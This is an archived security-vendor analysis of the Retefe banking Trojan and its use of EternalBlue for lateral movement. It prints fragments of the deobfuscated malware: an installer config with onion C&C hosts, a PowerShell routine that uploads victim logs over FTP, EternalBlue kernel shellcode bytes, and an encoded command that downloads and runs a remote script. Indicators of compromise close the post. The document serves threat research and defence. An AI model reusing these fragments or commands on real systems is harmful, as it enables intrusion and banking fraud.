# Retefe banking Trojan leverages EternalBlue exploit in Swiss campaigns | Proofpoint US

By September 21, 2017 Proofpoint Staff

Published: 2017-09-21 · Archived: 2026-04-05 13:13:39 UTC

**Overview**

The Retefe banking Trojan has historically targeted Austria, Sweden, Switzerland and Japan, and we have also observed it targeting banking sites in the United Kingdom. While it has never reached the scale or notoriety of better-known banking Trojans such as Dridex or Zeus, it is notable for its consistent regional focus, and interesting implementation. To these it  recently added the use of the EternalBlue exploit -- made famous in the May WannaCry ransomware outbreak -- for internal network traversal after initial infection.

Unlike Dridex or other banking Trojans that rely on webinjects to hijack online banking sessions, Retefe operates by routing traffic to and from the targeted banks through various proxy servers, often hosted on the TOR network. We previously discussed Retefe in relation to German-language lures targeting Austrian and Swiss online banking users and outlined the role of proxies in compromising victims:




*Figure 1: Overview of proxy injection used by Retefe*

Despite being relatively unknown outside its normally targeted regions, Retefe is in fact a malware family with an extensive history, as outlined in an overview of Retefe activity published by the Swiss Government Computer

Emergency Response Team (GovCERT.ch).

In recent months, Retefe has generally been delivered in malicious unsolicited email campaigns containing Microsoft Office document attachments. The attachments contain embedded Package Shell Objects, or OLE Objects, that are typically Windows Shortcut ".lnk" files. The attachments also contain an image and text encouraging the user to click on the shortcuts to run them (Figure 2). Some recent campaigns have also featured malicious macros instead of Package Shell Objects.




*Figure 2: Retefe Microsoft Word attachment*

If the user opens the shortcut and accepts the security warning that appears (Figure 3), the PowerShell command contained in the LNK downloads an executable payload hosted on a remote server. This server may be under threat actor control or, in some cases, a public cloud filesharing or collaboration platform such as Dropbox. The payloads in recent campaigns are self-extracting Zip archives.




*Figure 3: Windows shortcut warning when users attempt to open the shortcut*

As noted, the downloaded executable is a self-extracting Zip that contains a multiply-obfuscated JavaScript installer. A deobfuscated example of the installer code is shown in Figure 4:

```
var Exp = null;
var Fire = null;
var TP = null;
var wss = new ActiveXObject("WScript.Shell");
var fso = new ActiveXObject("Scripting.FileSystemObject");
var BINARY_STREAM_TYPE = 1;
var TEXT_STREAM_TYPE = 2;
var CREATE_OVERWRITE_SAVE_MODE = 2;
var ENV_TEMP = wss.ExpandEnvironmentStrings("%TEMP%");
var ENV_APPDATA = wss.ExpandEnvironmentStrings("%APPDATA%");
var Cfg = {
    dl: ["kglzmp3sciyy5jd2.onion", "sns5pd4byx66pus7.onion", "2x7ckit4niyqgf7g.onion", "pkyi7umdsawhd2jf.onion"],
    cert: "MIIHFTCCBP2gAwIBAgIJAP9m+k4LZIAOMA0GCSqGSIb3DQEBCwUAMIG3MQswCQYDVQQGEwJHQjEbMBkGA1UECBMSR3JlYXRlciBNYW5jaC
    ps: "ZnVuY3Rpb24gQ29uZmlybUNlcnR7DQpBZGQtVHlwZSBAIg0KdXNpbmcgU3lzdGVtOw0KdXNpbmcgU3lzdGVtLlRleHQ7DQp1c2luZyBTeXN(
    psf: "ZnVuY3Rpb24gQWRkQ2VydEZGew0KQWRkLVR5cGUgQCINCnVzaW5nIFN5c3RlbTsNCnVzaW5nIFN5c3RlbS5JTzsNCnVzaW5nIE1pY3Jvc2
    pstp: "ZnVuY3Rpb24gVW56aXANCnsNCnBhcmFtKFtzdHJpbmddJHppcGZpbGUsIFtzdHJpbmddJGRlc3RpbmF0aW9uKTsNCiQ3eiA9IEpvaW4tU(
    pseb: "JExvZ2ZpbGUgPSAkZW52OlRlbXArIlxcJChnYyBlbnY6Y29tcHV0ZXJuYW1lKS5sb2ciOwoKRnVuY3Rpb24gTG9nV3JpdGUKewogIFBhcm
};
var Base64 = {
    _keyStr: "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=",
    encode: function(e) {
        var t = "";
        var n, r, i, s, o, u, a;
        var f = 0;
        e = Base64._utf8_encode(e);
        while (f < e.length) {
            n = e.charCodeAt(f++);
            r = e.charCodeAt(f++);
            i = e.charCodeAt(f++);
            s = n >> 2;
            o = (n & 3) << 4 | r >> 4;
```

*Figure 4: Deobfuscated JavaScript installer*

Several parameters are set within the “Cfg” session:

- “dl:” - a list of proxy servers hosted in TOR
- “cert:” - a (Base64-encoded) fake root certificate
- “ps:” - certificate installation script for Internet Explorer
- “psf:” - certificate installation script for Firefox
- “pstp:” - a script that downloads and installs TOR and other utilities
- “pseb:” - a script that implements the EternalBlue exploit in order to spread laterally

As noted above, Retefe relies on proxy servers to intercept and modify banking traffic for infected users. These proxies generally reside on TOR servers set in the “dl:” parameter, while the “pstp:” parameter above installs TOR on infected computers. However, the “pstp:” is missing in some samples and the Retefe group has used TOR-to-web proxies, Proxifier, and Obfs4proxy as in the past in addition to installing TOR.

We first observed the “pseb:” parameter on September 5. The “pseb:” configuration implements the EternalBlue exploit, borrowing most of its code from a publicly available proof-of-concept posted on GitHub. It also contains functionality to log the installation and victim configuration details, uploading them to an FTP server. On September 20, the “pseb:” section had been replaced with a new “pslog:” section that contained only the logging functions.

Decoding the “pseb:” section produces the code shown in Figure 5. The payload configuration for EternalBlue in this implementation is shown in Figure 6.

```
$Logfile = $env:Temp+"\\$(gc env:computername).log";

Function LogWrite
{
  Param ([string]$logstring)
  $dt=Get-Date -Format "dd.MM.yyyy HH:mm:ss";
  $msg=[string]::Format("[{0}]::[{1}]",$dt,$logstring);
  Add-content $Logfile -value $msg;
}
Function UploadLog
{
  $dest = "ftp://                                    /in/logs";
  $webclient = New-Object -TypeName System.Net.WebClient;
  $webclient.UploadFile("$dest/$(gc env:computername).log", $Logfile);
  Remove-Item -Path $Logfile;
}

function Invoke-EternalBlue($target, $initial_grooms,$max_attempts){

$enc = [system.Text.Encoding]::ASCII


$GROOM_DELTA = 5


function make_kernel_sc {
    [Byte[]] $shellcode =@(0xB9,0x82,0x00,0x00,0xC0,0x0F,0x32,0x48,0xBB,0xF8,0x0F,0xD0,0xFF,0xFF,0xFF,0xFF,
0xFF,0x89,0x53,0x04,0x89,0x03,0x48,0x8D,0x05,0x0A,0x00,0x00,0x00,0x48,0x89,0xC2,
0x48,0xC1,0xEA,0x20,0x0F,0x30,0xC3,0x0F,0x01,0xF8,0x65,0x48,0x89,0x24,0x25,0x10,
0x00,0x00,0x00,0x65,0x48,0x8B,0x24,0x25,0xA8,0x01,0x00,0x00,0x50,0x53,0x51,0x52,
0x56,0x57,0x55,0x41,0x50,0x41,0x51,0x41,0x52,0x41,0x53,0x41,0x54,0x41,0x55,0x41,
0x56,0x41,0x57,0x6A,0x2B,0x65,0xFF,0x34,0x25,0x10,0x00,0x00,0x00,0x41,0x53,0x6A,
```

*Figure 5: EternalBlue (and logging) script start*

```
630
631 function smb_eternalblue($target, $grooms) {
632
633
634     #replace null bytes with your shellcode
635     [Byte[]]  $payload = [Byte[]]( 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x56,
636 )
637
638     $shellcode = make_kernel_user_payload($payload)
639     $payload_hdr_pkt = make_smb2_payload_headers_packet
640     $payload_body_pkt = make_smb2_payload_body_packet($shellcode)
```

*Figure 6: EternalBlue payload configuration*

Figure 7 shows the decoded payload string invoked by the shellcode:

```
1 powershell -ep Unrestricted -ec
  JABGAD0AJAB1AG4AdgA6AFQAZQBtAHAAKwAnAFwAXABzAC4AcABzADEAJwA7ACgATgB1AHcALQBPAGIAagB1AGMAdAAgAFMAeQBzAHQAZQBtAC4ATgB1AH
  QALgBXAGUAYgBDAGwAaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAnAGgAdAB0AHAAOgAvAC8AawBhAHIAaQBuAGEAcgB0AC4AZAB1
  AC8AYwBzAHMALwAwAEYAZwBZAHMAdgB1AFgAOQBWADQANAA1ADUAOQAyAC4AcABzADEAJwAsACQARgApADsAUwB0AGEAcgB0AC0AUAByAG8AYwB1AHMAcw
  AgACIAcABvAHcAZQByAHMAaAB1AGwAbAAiACAALQBBAHIAZwB1AG0AZQBuAHQATABpAHMAdAAgACIALQB1AHAAIABCAHkAcABhAHMAcwAgAC0AZgAgACQA
  RgAiACAALQBXAGEAaQB0ACAALQBOAG8ATgBlAHcAVwBpAG4AZABvAHcA
```

*Figure 7: Decoded EternalBlue payload string*

In turn, decoding this payload string reveals a PowerShell command (Figure 8):




*Figure 8: Decoded EternalBlue payload PowerShell command*

The EternalBlue exploit thus downloads a PowerShell script from a remote server, which itself includes an embedded executable that installs Retefe. This installation, however, lacks the the “pseb:” module responsible for further lateral spread via EternalBlue, thus avoiding an infinite spreading loop.

Retefe also distributed versions of this malware that were compatible with Mac OS between June and August of this year.

**Conclusion**

The group distributing Retefe has been active since 2013 and continues to refine their attack vectors and techniques. While far less widespread than other banking Trojans like Dridex or The Trick, the focus on Swiss banks provides the Retefe group with potential high-profile targets. In addition, we are observing increasingly targeted attacks from this group, that, with the addition of the EternalBlue exploit, creates opportunities for effective propagation within networks once initial targets have been compromised. It should also be noted that, in

the context of WannaCry and the incorporation of the EternalBlue exploit in The Trick banking Trojan as well, it is possible that the addition of limited network propagation capabilities may represent an emerging trend for the threat landscape as 2018 approaches.

As always, organizations should ensure that they are fully patched against the EternalBlue exploit of the vulnerability CVE-2017-0144. They should also block associated traffic in IDS systems and firewalls and block malicious messages (the primary vector for Retefe) at the email gateway.

**Indicators of Compromise (IOCs)**

| IOC | IOC Type | Description |
|---|---|---|
| 3bac3c29edab0da2f38f9f94f58ebdb05726692a8fd3b46cacd3be3db92c0599 | SHA256 | Document |
| hxxp://comos[.]nl/plqvbib[.]exe | URL | Document Payload |
| hxxp://sergiocarfagna[.]it/ltoshtq[.]exe | URL | Document Payload |
| hxxp://miguelangeltrabado[.]com/ktlbcws[.]exe | URL | Document Payload |
| hxxp://ryanbaptistchurch[.]com/thrtvyw[.]exe | URL | Document Payload |
| hxxp://fusionres[.]com/tbkaokb[.]exe | URL | Document Payload |
| hxxp://firesafeinnovations[.]com/tefacbr[.]exe | URL | Document Payload |
| 750ac54eee8d6e6d6103e8e08bf80e6464479ec6544af1fde2b140344824b260 | SHA256 | Retefe |

| | | |
|---|---|---|
| HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL: "hxxp[:]//127.0.0[.]1:5555/{0}.js?ip={1}" where {0} is 8 random characters and {1} is the victim IP | Registry key | Proxy Auto-Config (Proxy-PAC) |
| kglzmp3sciyy5jd2[.]onion | Domain | Retefe C&C |
| sns5pd4byx66pus7[.]onion | Domain | Retefe C&C |
| 2x7ckit4niyqgf7g[.]onion | Domain | Retefe C&C |
| pkyi7umdsawhd2jf[.]onion | Domain | Retefe C&C |
| hxxp://karinart[.]de/css/0FgYsvuX9V445592[.]ps1 | URL | EB Payload |
| 8f656162808a1debb322563ce732d72ddc5463ce389c40c760ecd29a5d7cdd12 | SHA256 | Retefe PowerShell |

**ET and ETPRO Suricata/Snort Signatures**

2018789 ET POLICY TLS possible TOR SSL traffic

2021997 ET POLICY External IP Lookup

2522230 ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group

---

Source: https://www.proofpoint.com/us/threat-insight/post/retefe-banking-trojan-leverages-eternalblue-exploit-swiss-campaigns